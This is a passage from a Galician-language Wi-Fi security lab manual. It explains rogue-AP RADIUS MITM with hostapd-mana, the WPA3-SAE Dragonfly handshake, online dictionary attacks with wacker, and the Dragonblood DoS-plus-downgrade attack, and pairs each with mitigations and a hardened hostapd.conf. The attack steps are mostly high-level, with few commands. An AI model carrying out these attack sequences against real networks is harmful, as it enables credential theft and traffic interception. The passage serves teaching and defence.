
DIFERENZA CON EVIL TWIN

Característica	Evil Twin (hostapd-wpe)	MITM Proxy (hostapd-mana)
Proxy RADIUS	❌ Non	✅ Si
Cliente auténticase	✓ Si (con servidor falso)	✓ Si (con servidor real)
Cliente ten Internet	❌ Non (perde conexión)	✅ Si (mantén conexión)
Captura	Hash MSCHAPv2	Credenciais + tráfico completo
Duración	Puntual (cliente desconéctase)	Continua (mentres cliente esté conectado)
Detección	Fácil (perda de conexión)	Difícil (cliente non nota nada)


SECUENCIA DO ATAQUE

1. Atacante levanta AP rogue con hostapd-mana (proxy RADIUS activo)
2. Configuración apunta ao RADIUS lexítimo
3. Cliente conecta ao AP rogue (deauth do AP real ou mellor sinal)
4. Handshake EAP → Atacante captura credenciais e reenvía ao RADIUS real
5. RADIUS autentica correctamente → Cliente obtén IP e Internet
6. Todo o tráfico HTTP/HTTPS pasa por mitmproxy/sslsplit → Captura continua

DIAGRAMA DO ATAQUE MITM (PRÁCTICA 2.2)



MITM PROXY VS EVIL TWIN



8. WPA3-SAE: Dragonfly Handshake

EXPLICACIÓN RESUMIDA

WPA3-SAE (Simultaneous Authentication of Equals) usa o protocolo **Dragonfly** baseado en Diffie-Hellman sobre curvas elípticas. A diferenza de WPA2-PSK, onde a PMK deriva directamente do contrasinal (PBKDF2), en WPA3-SAE a PMK derívase dun **segredo compartido K** calculado mediante intercambio DH con escalares aleatorios únicos por sesión. Isto proporciona **Forward Secrecy** (sesións pasadas non descifrables aínda que obtén o contrasinal) e **resistencia a ataques offline** (non hai forma de probar contrasinais sen interactuar co AP en tempo real).

GLOSARIO DE TERMOS

- **SAE (Simultaneous Authentication of Equals)**: Método de autenticación de WPA3 baseado en Dragonfly
- **Dragonfly**: Protocolo PAKE (Password Authenticated Key Exchange) resistente a ataques offline
- **PAKE**: Protocol que permite acordar claves usando contrasinal sen revelalo nin permitir ataques offline
- **Diffie-Hellman (DH)**: Algoritmo para acordar segredo compartido sobre canle insegura
- **Curvas elípticas**: Estruturas matemáticas usadas para criptografía asimétrica eficiente
- **Escalar aleatorio (s)**: Número privado aleatorio usado en DH (non se transmite nunca)
- **COMMIT**: Mensaxe SAE que contén o punto da curva calculado co escalar
- **CONFIRM**: Mensaxe SAE que contén un hash do segredo compartido para confirmación mutua
- **Forward Secrecy**: Propiedade que garante que sesións pasadas non son descifrables aínda que comprometan claves futuras
- **K (segredo compartido)**: Valor calculado mediante DH(escalar_propio, COMMIT_outro, contrasinal)

FASES DO SAE HANDSHAKE


1. **Commit**: Cliente e AP intercambian COMMITs (puntos de curva derivados de escalares aleatorios)
2. **Confirm**: Ambos calculan K mediante DH e envían hash de K para confirmación mutua
3. **4-Way Handshake**: Igual que WPA2, pero usando a PMK derivada de K (non de PBKDF2)

POR QUE É RESISTENTE A ATAQUES OFFLINE?


```
WPA2-PSK: PMK = PBKDF2(contrasinal, SSID)
          ↓
          Determinista → Atacante pode probar contrasinais offline

WPA3-SAE: K = DH(s_C, COMMIT_AP, contrasinal)
          ↓
          Require s_C aleatorio (non capturable) → Imposible probar offline
```


DIAGRAMA DO SAE HANDSHAKE (PRÁCTICA 3.1)




POR QUE WPA3-SAE É RESISTENTE A ATAQUES OFFLINE? (PRÁCTICA 3.1)



COMPARACIÓN: WPA2-PSK VS WPA3-SAE





9. WPA3-SAE: FORZA BRUTA ONLINE (WACKER)

EXPLICACIÓN RESUMIDA

En **WPA3-SAE** non existe un vector de **cracking offline** equivalente a WPA2-PSK: capturar o intercambio SAE non permite probar contrasinais sen falar co AP (Forward Secrecy). Porén, si é posible un ataque **online**: probar palabras dunha *wordlist* directamente contra o AP, a ritmo limitado polas propias respostas SAE. Este é o obxectivo de **wacker**.

Idea clave: wacker non “rompe” SAE; simplemente automatiza intentos de autenticación *en tempo real* (ruidoso e detectable).

COMPARATIVA RÁPIDA: WPA2-PSK OFFLINE VS WPA3-SAE ONLINE

Característica	WPA2-PSK offline (aircrack-ng/hashcat)	WPA3-SAE online (wacker)
Captura de handshake	✅ Necesaria	✗ Non necesaria
Probas por segundo	✅ Millóns (GPU)	✗ ~80–150 (limitado pola rede)
Detectable polo AP/IDS	✗ Baixo	✅ Alto (tráfico SAE continuo)
Defensa efectiva	Contrasinal non en wordlist	**Contrasinal forte (≥ 20 chars aleatorios)**

GLOSARIO MÍNIMO

- **wacker**: ferramenta de dicionario **online** para WPA3-SAE que usa un `wpa_supplicant` parcheado para lanzar intentos SAE contra o AP.
- **BSSID**: MAC do AP (necesaria para apuntar o obxectivo correcto).
- **FREQ**: frecuencia (MHz) do canal do AP (ex.: 2437 para canal 6).
- **Managed mode**: a interface do atacante debe estar en modo *managed* (non *monitor*).


FLUXO DO ATAQUE (ALTO NIVEL)

1. Identificar **BSSID** e **frecuencia** do AP WPA3-SAE (por exemplo con `iw dev wlan0 info` no namespace do AP).
2. Preparar a interface atacante en modo **managed** (parar `airmon-ng` se estaba activo).
3. Executar wacker con *wordlist* e parámetros: `--interface`, `--bssid`, `--ssid`, `--freq`.
4. O AP responde “OK/FAIL” a cada intento; se a palabra está no dicionario, wacker atópaa.

MITIGACIÓNS RECOMENDADAS

- ✅ **Contrasinal ≥ 20 caracteres aleatorios** (única mitigación realmente sólida fronte a forza bruta online).
- ✅ **WPA3-only** (evitar modo transición WPA2/WPA3 para non abrir downgrade).
- ✅ `sae_anti_clogging_threshold` en `hostapd.conf` para limitar taxas de intentos SAE.
- ✅ Monitorización: moitos fallos SAE consecutivos son un indicador claro de ataque.

DIAGRAMA WPA3-SAE: FORZA BRUTA ONLINE (PRÁCTICA 3.1)



Defensa práctica: anti-clogging e rate-limiting (SAE)

En WPA3-SAE, un atacante non pode “crackear” offline: cada intento require falar co AP.
Para frear forza bruta online, moitos AP activan **anti-clogging**: cando detectan demasiadas negociacións SAE (ou carga elevada), esixen un **token anti-clogging** extra antes de continuar, aumentando o custo e a latencia de cada intento.
Complementariamente, o **rate-limiting** (p.ex. atrasos progresivos, backoff e límites por estación/IP/MAC) reduce a taxa de probas a uns poucos intentos por minuto, facendo que un dicionario deixe de ser viable en tempos realistas.

---

10. Dragonblood: Downgrade Attack

EXPLICACIÓN RESUMIDA

Dragonblood (CVE-2019-9494/9495) é un conxunto de vulnerabilidades en implementacións antigas de WPA3-SAE (hostapd/wpa_supplicant ≤2.7). O ataque combinado usa **dragondrain** (DoS mediante inundación de SAE Commits) para saturar o AP real, mentres o atacante levanta un **Evil Twin en modo WPA2-PSK** co mesmo SSID. Clientes configurados en **modo transición WPA2/WPA3** (wpa=2+3) aceptan o downgrade e conectan ao AP falso en WPA2, onde o atacante captura o handshake tradicional crackeável offline. WPA3 puro (wpa=3) non é vulnerable.

GLOSARIO DE TERMOS

- **Dragonblood**: Nome colectivo das vulnerabilidades CVE-2019-9494 e CVE-2019-9495 en WPA3
- **CVE-2019-9494**: Side-channel timing attack (cache-based) contra SAE
- **CVE-2019-9495**: Side-channel cache attack (permite descubrir contrasinal con moitas observacións)

- **dragondrain**: Ferramenta de DoS contra APs WPA3 mediante flood de SAE Commits
- **SAE Commit flood**: Envío masivo de SAE Commits con MACs aleatorias para saturar o AP
- **Modo transición (wpa=2+3)**: Configuración que acepta tanto WPA2 como WPA3 (vulnerable a downgrade)
- **Downgrade attack**: Forzar cliente a usar versión menos segura dun protocolo
- **sae_pwe**: SAE Password Element (configuración que mitiga timing attacks)
- **sae_pwe=0**: Hash-to-Element con timing vulnerable
- **sae_pwe=2**: Hash-to-Element con protección contra timing (recomendado)

SECUENCIA DO ATAQUE DRAGONBLOOD

1. **DoS con dragondrain**: Inundar AP WPA3 con SAE Commits falsos (1000+ por segundo)
2. AP satura CPU → Non pode atender clientes lexítimos
3. **Evil Twin WPA2-PSK**: Levantar AP falso (mesmo SSID, só WPA2)
4. Cliente intenta conectar ao AP real → Falla (DoS)
5. Cliente detecta Evil Twin → Downgrade a WPA2 (modo transición activo)
6. Captura handshake WPA2 → Cracking offline tradicional

MITIGACIÓNS

✅ **Actualizar software**: hostapd/wpa_supplicant >= 2.10
✅ **Só WPA3**: wpa=3 (desactivar transición)
✅ **PMF obrigatorio**: ieee80211w=2
✅ **sae_pwe=2**: Protección contra timing attacks
✅ **Desactivar grupos SAE débiles**: sae_groups=19 (só grupo seguro)
✅ **Contrasinais fortes**: >20 caracteres aleatorios

CONFIGURACIÓN SEGURA


```
# hostapd.conf (WPA3 puro)
wpa=3                   # Só WPA3 (non 2+3)
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
ieee80211w=2            # PMF obrigatorio
sae_pwe=2               # Protección timing
sae_groups=19           # Só grupo seguro
sae_password=ContrasinaMoiForte123!@#
```

Resumo de Ataques por Tecnoloxía


Tecnoloxía	Vulnerable a	Resistente a
WPA2-PSK	Dicionario offline, PMKID, Deauth	-
WPA2-PSK + PMF	Dicionario offline, PMKID	Deauth
WPA2-EAP	Evil Twin, MITM, MSCHAPv2 crack	Dicionario offline de PMK
WPA3-SAE (≥2.10)	-	Dicionario offline, KRACK, Deauth
WPA3-SAE (≤2.7)	Dragonblood, Downgrade	Dicionario offline básico

---


DIAGRAMA DO ATAQUE DRAGONBLOOD (PRÁCTICA 3.3)



VULNERABILIDADE: MODO TRANSICIÓN WPA2/WPA3



MITIGACIÓNS DRAGONBLOOD



---


11. Resumo Visual: Vulnerabilidades por Tecnoloxía


Referencias das prácticas (README): PDF + docs/ + escenario wifilabctl

Neste laboratorio, unha **Práctica P#.#** é un *paquete coherente* formado por:

- **PDF (Taller-HE)**: manual oficial da práctica.
- **docs/**: guía operativa en Markdown (co mesmo fluxo de comandos).
- **Escenario** `wifilabctl`: a topoloxía que se desprega automaticamente (`sudo wifilabctl up <escenario>`).

Polo tanto, no diagrama “Vulnerabilidades por Tecnoloxía”, as etiquetas **P#.#** interprétanse como:
P#.# → (PDF + docs/ + escenario), seguindo a táboa “Correspondencia entre Manuais PDF e Escenarios” do `README.md` .





3. Prácticas Taller UD4

3.1 Wi-Fi

3.1.1 Wi-Fi: WPA2 (PSK)

